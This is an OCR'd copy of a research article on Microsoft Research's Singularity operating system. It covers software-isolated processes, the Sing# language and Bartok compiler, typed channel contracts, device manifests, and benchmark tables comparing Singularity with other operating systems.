



Figure 1. Structure of a Singularity system.



Singularity differs in significant ways from most previous operating systems, pointing the way to systems better able to respond to future computing requirements. Unlike Microsoft Windows and Unix systems, it follows a microkernel design philosophy in which much of a system's functionality, including its device drivers and major subsystems, resides in processes outside the kernel; Figure 1 outlines the architecture of a Singularity system. Unlike other microkernel systems, most Singularity code is written in safe high-level Sing#, a dialect of C#.[a] Moreover, also unlike other systems, all user code in processes—outside the OS-supplied runtime—must be written in a type- and memory-safe language (such as Sing#, C#, F#, or even Visual Basic).

Conceived as an extensible home server, Singularity has been used primarily as a research vehicle to investigate new OS abstractions. Although the Singularity kernel includes many features found only in production OS kernels (such as multiprocessor support, full-feature kernel debuggers, and support for hardware standards like ACPI), Singularity is not a replacement for Windows or Linux, as it has no GUI and only a sparse set of user applications.

Unlike in other systems, processes in Singularity are software-isolated processes, or SIPs, that rely on language safety, not hardware mechanisms, to isolate system software components from one another. SIPs provide isolation and failure containment at far less performance cost than hardware mechanisms, so they can be used in more places than conventional processes. Due to the lower cost of isolation, Singularity can require an extension ("plug-in") to reside in its own SIP that prevents the extension's failure from affecting its host SIP. (We describe later how hardware protection can be combined with SIPs in Singularity to provide multiple layers of protection.) Singularity also assumes more authority to decide which system components can be safely loaded and executed. Due to the additional information provided by manifests and specifications, Singularity is able to detect and avoid conflicts among components and prevent or isolate the use of unsafe code.

Safe Programming Languages

Modern programming languages (such as C# and Java) are type and memory safe. Safety ensures a program applies only operations appropriate to a particular type of object to instances of that object, a program does not create or modify memory references, and memory is reclaimed only when no longer in use. These properties, not present in C, C++, and other languages, help detect programming errors that could have serious consequences; for example, in a safe language, input that overwrites a string buffer causes a runtime exception, rather than silently failing and permitting an attacker to inject malicious code. In addition, safe languages rely on garbage collection to reclaim memory, relieving programmers of having to devise and enforce conventions concerning when an object is no longer in use and which component has the obligation to free the object.

a The hardware abstraction layer in Singularity consists of 21.5KLOC but only 1,700 lines of unsafe Sing# and 350 lines of assembly code. The counterpart hardware-abstraction layer in Windows includes 25KLOC of unsafe C and assembly.

Furthermore, because safe languages have a fully defined semantics, unlike languages like C, with one semantics if a program obeys the language rules and no guarantees if they don't, program-analysis tools are not put in the untenable position of assuming a buggy program plays strictly according to the language definition.

Safe languages are far more popular since the introduction of Java but are generally considered inappropriate for systems code, which is usually written in a low-level, glorified assembly language like C or its more sophisticated cousin C++. The common belief is that safe languages are inefficient, due in part to the size and complexity of their runtime systems and reliance on garbage collection.

Singularity's Bartok compiler provides language safety without the typical performance penalty by compiling C#'s Microsoft Intermediate Language representation to native (x86, x64, or ARM) code at installation time rather than at runtime. Bartok also links compiled code to a small runtime consisting of only a class library and a garbage collector, not a large runtime environment like the Common Language Runtime (the virtual machine component of Microsoft .NET) and the Java Virtual Machine. The Shared Source Common Language Infrastructure runtime and class library are more than five times larger than the Bartok runtime (64 thousand lines of code, or KLOC, vs. 350KLOC), roughly the same as the C runtime in the latest version of Windows (72KLOC). Moreover, Bartok is a highly optimizing compiler that generates high-quality code and reduces memory use through extensive tree shaking to discard unneeded class variables and method definitions.

Table 1 emphasizes this point by outlining the memory footprint for a small program written in C, C++, and C# running on several different operating systems. The program outputs "Hello World" using the standard I/O libraries and APIs for each system—printf for C and C++ and `Console.WriteLine` for C#. The C# code on Singularity is smaller than for all but one other system—the statistically linked code on Free BSD—in some cases half to one-third the size of C++ code. Table 2 outlines the reduction in memory footprint Bartok achieves for a variety of programs. Much of the code and data "shaken" out of these programs comes from the unused portions of general-purpose libraries.

Language safety is another foundation of Singularity's SIPs, which consist of memory pages holding the objects a process can access (see Figure 2). Singularity enforces the invariant that a reference manipulated by process P1 cannot point to a page belonging to process P2, where P1 ≠ P2. A process might try to violate this invariant in two ways:

Create a new reference or modify an existing reference to point to another process's page. Language safety guarantees that code running on Singularity cannot perform either of these operations; and

Pass a reference to another process's page. This operation is prevented by Sing#'s type system for inter-process communication.

Other systems, including Cedar/Mesa, Lisp Machines, and Java, were written in higher-level languages and depend on language safety to isolate different computations running in the same address space. While the SPIN operating system uses traditional page-based hardware protection between processes, it also depends on language safety to isolate OS extensions running in the kernel's address space.[4] Singularity's approach differs in that it isolates a process's objects by memory pages, rather than allocating them in a common address space. When a process terminates, Singularity quickly reclaims the process's memory pages, rather than turning to garbage collection to reclaim memory. Beyond the performance benefits of improved memory locality and a simplified garbage collector, the isolation invariant is far easier for the operating system to


Table 1. Memory footprint for "Hello World" process (in kilobytes).

	Singularity	FreeBSD 5.3	Linux 2.6.11 (Red Hat FC4)	Windows XP (SP2)
C - static lib	—	232KB	664KB	544KB
C++ - static lib	—	704KB	1,216KB	572KB
C# - w/ GC	408KB	—	—	3,750KB

Table 2. Memory-footprint reduction due to tree shaking.

	Code (Total)	Code (Tree Shake)	% Reduction
Singularity Kernel	2,371 KB	1,291 KB	46%
Web Server	2,731 KB	765 KB	72%
SPECweb99 Plug-in	2,144 KB	502 KB	77%
IDE Disk Driver	1,846 KB	455 KB	75%

Figure 2. Singularity process objects reside on a dedicated collection of pages.



enforce at a process level, rather than word level.


Singularity also provides flexible hardware-based process isolation as a secondary mechanism. A Singularity hardware-protection domain is an address space holding one or more SIPs. Domains can run in either user or kernel mode (ring 3 and ring 0 on an x86 processor). At runtime, the system-configuration manifest specifies which SIPs reside in which domains. Domains allow untrusted code to be isolated behind conventional hardware-protection mechanisms while more trusted code resides in the same address space, benefiting from faster communications and failure isolation (see Figure 3).

Domains also enable Singularity developers to run a series of experiments comparing the execution overheads of software and hardware isolation.[1] The basic cost of software isolation is the runtime checks for null pointers and array accesses (4.7% of CPU cycles). By contrast, hardware isolation similar to conventional operating systems (separate address spaces and protection domains) incurred a cost of up to 38% of CPU cycles (see Figure 4).

Table 3. Basic cost (in CPU cycles) of common operations between isolated processes on an AMD Athlon 64 3000+ system.

	Singularity	FreeBSD 5.3	Linux 2.6.11 (Red Hat FC4)	Windows XP (SP2)
Process create and start	353,000	1,030,000	719,000	5,380,000
Minimum kernel API call	91	878	437	627
Thread context switch	346	911	906	753
Message request/reply	803	13,300	5,800	6,340

Figure 3. Hybrid hardware-software isolation using SIPs and domains.



Modular System Architecture

Unlike many systems, Singularity assumes that software contains bugs and consequently is likely to fail occasionally. Singularity's architecture aims to contain the consequence of a failure within a fault-isolation boundary, thereby allowing the system to detect the failure and recover by restarting the failed component. Although less intellectually appealing than flawless operation, most complex artifacts share this paradigm and most programmers are comfortable with it; for example, a car does not stop running when a headlight burns out or a tire goes flat.

Tight coupling between components in monolithic software systems routinely means the failure of one component can bring down an application and, in the worst case, the system itself. The epitome of this problem is the common plug-in software architecture that allows extensions to be dynamically loaded into a host's address space. Plug-ins (such as device drivers, browser extensions, and spell checkers) share their host process's address space and have unconstrained access to its code and data structures. An extension's failure typically causes the host to fail as well. Considerable evidence shows that extensions are less reliable than host code; for example, Orgovan and Tricker reported[11] that approximately 85% of the Windows XP kernel crashes they studied is caused by device drivers, and Chou et al. reported that the Linux drivers they studied have up to seven times the bug density of other kernel code.[5]

Plug-in architectures also involve other disadvantages: First, code extensions can subvert modularity and engineering discipline. A plug-in can use any data structure or procedure it can discover. Most of a host's functionality may be private or inappropriate for plug-ins, but the host has no way to prevent its use, except, perhaps, by hiding names and documentation. Moreover, a plug-in that uses undocumented functionality can frustrate backward compatibility as a system evolves. Unless the system formally specifies the interface between a plug-in and its host, seemingly unrelated changes to the host can affect the plug-in and produce many failures despite extensive testing regimes.

The Singularity architecture avoids many of these problems. For example, SIPs are sealed processes that prohibit shared memory, in-process code generation, and dynamic code loading. A process that wishes to invoke an extension starts the extension code running in a separate SIP. If the extension fails, its process terminates, but the parent process continues and can recover from the error. Moreover, the extension is limited to the functionality explicitly provided by the parent process. This recovery is feasible in many cases because of three built-in Singularity design decisions:

SIPs are inexpensive.[10] The cost of creating a SIP and communicating between two SIPs is low in terms of CPU

cycles, thus reducing the overhead of this isolation mechanism and allowing it to be used at finer granularity than a conventional process. The high cost of processes on other systems encourages monolithic software architectures and plug-ins to extend system behavior. On Singularity, programmers are able to encapsulate small extensions to existing applications or to the system itself in their own separate SIPs. Table 3 summarizes the cost in terms of CPU cycles of a variety of systems for creating a process and communicating with the kernel and another process. These operations are far less costly on Singularity;

SIPs do not share memory. Data structures shared between two processes provide a simple, high-bandwidth communication mechanism requiring little forethought on the part of the host. However, when a process fails, the shared structure couples the failure to the other process, supporting the conservative assumption that the first process left the shared structure in an inconsistent state.[7] Shared memory further opens each process to spontaneous corruption of shared state at any time by an errant or malicious peer. By forbidding shared memory, Singularity ensures that process state is altered by only one process at a time; and

Communication between SIPs passes through strongly typed channels.[6] A channel is a pair of bounded message queues between two SIPs. A message is a structure consisting of scalar types (such as integers, float, and strings), arrays of structures, and pointers to other structures sent in the same send operation. Messages are allocated in a special area of memory—the Exchange Heap—with programs accessing it through a special Sing# type system that permits at most one outstanding reference to a data structure. When a SIP sends a message across a channel, it relinquishes ownership of the message and can no longer access it (see Figure 5). This semantic prevents SIPs from sharing the memory in a message while allowing for efficient communications, as code cannot distinguish communication in which a message is copied from communication in which a pointer to the message is passed among the SIPs. The receiving SIP should still validate message parameters but need not worry about their asynchronous modifications.

Each channel is annotated with a specification, or "contract," of the content of each message and the allowable sequence of messages. For example, the following code is part of the contract for a channel to Singularity's TCP service, defining the legal messages that can arrive at the service when a socket is connected:

```
public contract TcpSocketContract {
...
state Connected : {
  Read? -> ReadResultPending;
  Write? -> WriteResultPending;
  GetLocalAddress? -> IPAddress! -> Connected;
  GetLocalPort? -> Port! -> Connected;
  DoneSending? -> ReceiveOnly;
  DoneReceiving? -> SendOnly;
  Close? -> Closed;
  Abort? -> Closed;
}
state ReadResultPending : {
  Data! -> Connected;
  NoMoreData! -> SendOnly;
  RemoteClose! -> Zombie;
...
}
```

If, for example, the service receives a `Read` message from a client, the contract transitions to the `ReadResultPending` state, where the service is expected to respond with a packet of data or a status or error indication. Singularity's compiler statically checks the code that sends and receives messages on a channel, ensuring it obeys the contract.

One objection to SIPs and channels is they make writing software more difficult than shared data structures and procedural APIs. Channel contracts clearly require forethought for designing and specifying an interface, which is a good thing. In practice,

Figure 4. Normalized execution time comparing the overhead cost of software and hardware process isolation mechanisms for a Web server running on Singularity. Our experiments ran on a 1.8GHz AMD Athlon 64 3000+ system, starting with a pure software-isolated version of Singularity, progressively adding hardware address-space protection.





Figure 5. Message exchange across a channel; message ownership passes from Process 1 through a channel to Process 2.



programming language support for communications, explicit contracts, and compiler checking reduces the burden of this style of development. As an experiment, we removed one of the Bartok compiler's most complex components—its register allocator—and ran it in a separate SIP. It shared code for 156 classes with the rest of the compiler, running every time a function is compiled. Because its interface originated in a shared address space, it passes a large amount of data—50KB–1.5MB—at every invocation, much of which is the same across allocator invocations (such as the machine description). Nevertheless, we were able to run the allocator in a separate SIP by changing 508 lines of code (0.25% of the compiler), and the modified compiler ran only 11% slower while compiling the Singularity kernel. Designing the interface to the allocator appropriately in the first place could reduce the communications cost and overhead penalty. Still, the experiment shows the practicality of partitioning even a complex interface so it works across channels.

Unlike in other systems, processes in Singularity are software-isolated processes, or SIPs, that rely on language safety, not hardware mechanisms, to isolate system software components from one another.

Self-Describing Systems

For the past 10 years, software-development tools based on formal methods have become increasingly sophisticated and available[8] for comparing a specification of the intended behavior of a system component against the component's actual code, pointing out discrepancies between the behaviors. Such tools, including SLAM[2] and Boogie,[3] generally check the behavior of procedure and method boundaries. While the proper use of these interfaces is central to writing correct software—and strongly supported by Singularity, including language support for the Boogie verification system—systems provide many other abstractions. The correctness of a system depends on them, as well as on low-level interfaces.

Singularity follows this paradigm of specification and checking at many different levels of system structure, including for purposes other than static-defect detection. Channel contracts, described earlier, capture the behavior of Singularity's primary communication mechanism. Another example of high-level specification is device-driver manifests.[12] A Singularity device driver specifies the underlying hardware resources (such as memory mapped I/O registers) it can access.

Depending on hardware support, Singularity may corroborate only a subset of this information, but it uses the declared information in the following ways to ensure correct system configuration:

Look for conflicting claims. When a driver is loaded, Singularity looks for conflicting claims on hardware resources. If a new driver uses the same I/O registers as an existing driver, then Singularity avoids a conflict by refusing to load the new driver; and

Incorporate declared resources. If the system detects no conflicts, then Singularity incorporates its declared resources into the system manifest used to configure the boot process. When starting up, the Singularity kernel starts each device driver in its own SIP. It also creates in-process I/O objects for accessing the I/O registers and interrupt lines used by the driver. These pre-populated I/O objects simplify driver access to hardware while simultaneously providing low-cost access to hardware resources with language safety.

Singularity demonstrates that lightweight specifications are valuable if closely connected to the underlying system and offers a value greater than the additional burden they impose. Specifications may be closely tied to the actual code. Documentation grows stale in the absence of systematic tools to detect discrepancies between a description and the related code. On the other hand, specifications that drive tools remain closely linked to code and must meet only the lower bar of providing sufficient utility to justify learning a new language and unfamiliar tools.

Discussion

The Singularity project is first and foremost an experiment in building from scratch a nontrivial system (approximately 250KLOC) using a safe language. Much of what we have learned may be of value in other systems, and many ideas have been transferred into Microsoft products. Benefits include SIPs for encapsulating program components, configuration of system components by manifest,

and a lightweight, compiled runtime system for safe code. Like any system, Singularity also has its rough spots, and future research should aim to help resolve three troubling issues: the garbage collector in the kernel; the inconsistencies between Sing#'s two type systems; and C#'s incomplete type system.

Despite early concern in the project and ongoing external skepticism, our experience shows that high-performance system software can be built in a garbage-collected language. Singularity performed much better on basic micro and macro benchmarks than we originally anticipated, and when failing to perform well, problems were seldom attributable solely to garbage collection. Our experience confirms wisdom in the Java and Common Language Runtime communities that garbage collection obviates the need for strict memory accounting but does not eliminate the need for carefully managing memory in high-performance code.

The design of an optimal garbage collector for an OS kernel is an open question. The assumptions underlying generational collectors do not agree with the lifetime of many kernel objects that persist as long as the system or process exists. Reference counting, despite trade-offs involving cost and the inability to reclaim cyclic structures, is common in conventional operating systems and deserves reexamination as a garbage-collection technique for safe kernels.

Sing#, the language of Singularity, supports two type systems: C# and data passed between processes. Data in a process is conventional C# objects, but data passed along channels lives in a distinct type system, limited to structs, not objects, and is governed by strict rules restricting references. This system allows static verification of channel contracts but exacts a price in programmer frustration and additional code for marshalling, unmarshalling, and operations on the structs. Increased interoperability or, better, a unified type system would simplify the code for creating and manipulating messages. In addition, the channel contracts we used were not expressive enough to describe asynchronous interactions between processes.

Finally, C#, like many modern languages, does not provide convenient mechanisms for manipulating bit-level formatted data and inlined arrays found in device-control registers and network packets. Not adding this functionality to Sing# early in the Singularity-development project was an omission that continues to incur a penalty.

Conclusion

Singularity is a small operating system we and a group of our colleagues at Microsoft Research built to demonstrate a nontrivial change in the standard practice of designing and constructing software. On today's fast computers, it is no longer necessary to design systems around the lowest common denominator of assembly language or C, seeking performance to the detriment of essential system attributes (such as modularity and reliability). Singularity shows that modern, safe programming languages enable new system architectures that not only improve robustness but perform better in many circumstances than traditional approaches.

The lessons of Singularity are applicable far beyond the ground-up design of new systems; for example, manifests could be used in more traditional operating systems to describe dependencies, cross-process communication, and hardware access. Likewise, replacing in-process plug-ins with components in separate processes would improve the resilience of any system. Gradually incorporating safe languages, software isolation, and increased specification into existing systems offers cost-effective incremental improvement.

Source code for the Singularity system is available for noncommercial use at http://www.codeplex.com/singularity.

Acknowledgments

Singularity was the work of large team of dedicated individuals: David Tarditi, Bjarne Steensgaard, Qunyan Mangus, Mark Plesko, and Juan Chen built the Bartok compiler and runtime. Manuel Fähndrich, Songtao Xia, Sriram Rajamani, Jakob Rehof, Herman Venter, Rebecca Isaacs, and Tim Harris worked on Sing# and tools. Orion Hodson, Chris Hawblitzel, Steven Levi, Nick Murphy, Mark Aiken, Derrick Coetzee, Ed Nightingale, Brian Zill, and Richard Black built portions of the operating system. Ted Wobber, Martin Abadi, Andrew Birrell, Ulfar Erlingsson, and Dan Simon developed the security architecture. In addition, more than 30 interns contributed heart, mind, and hands to the project. C

References

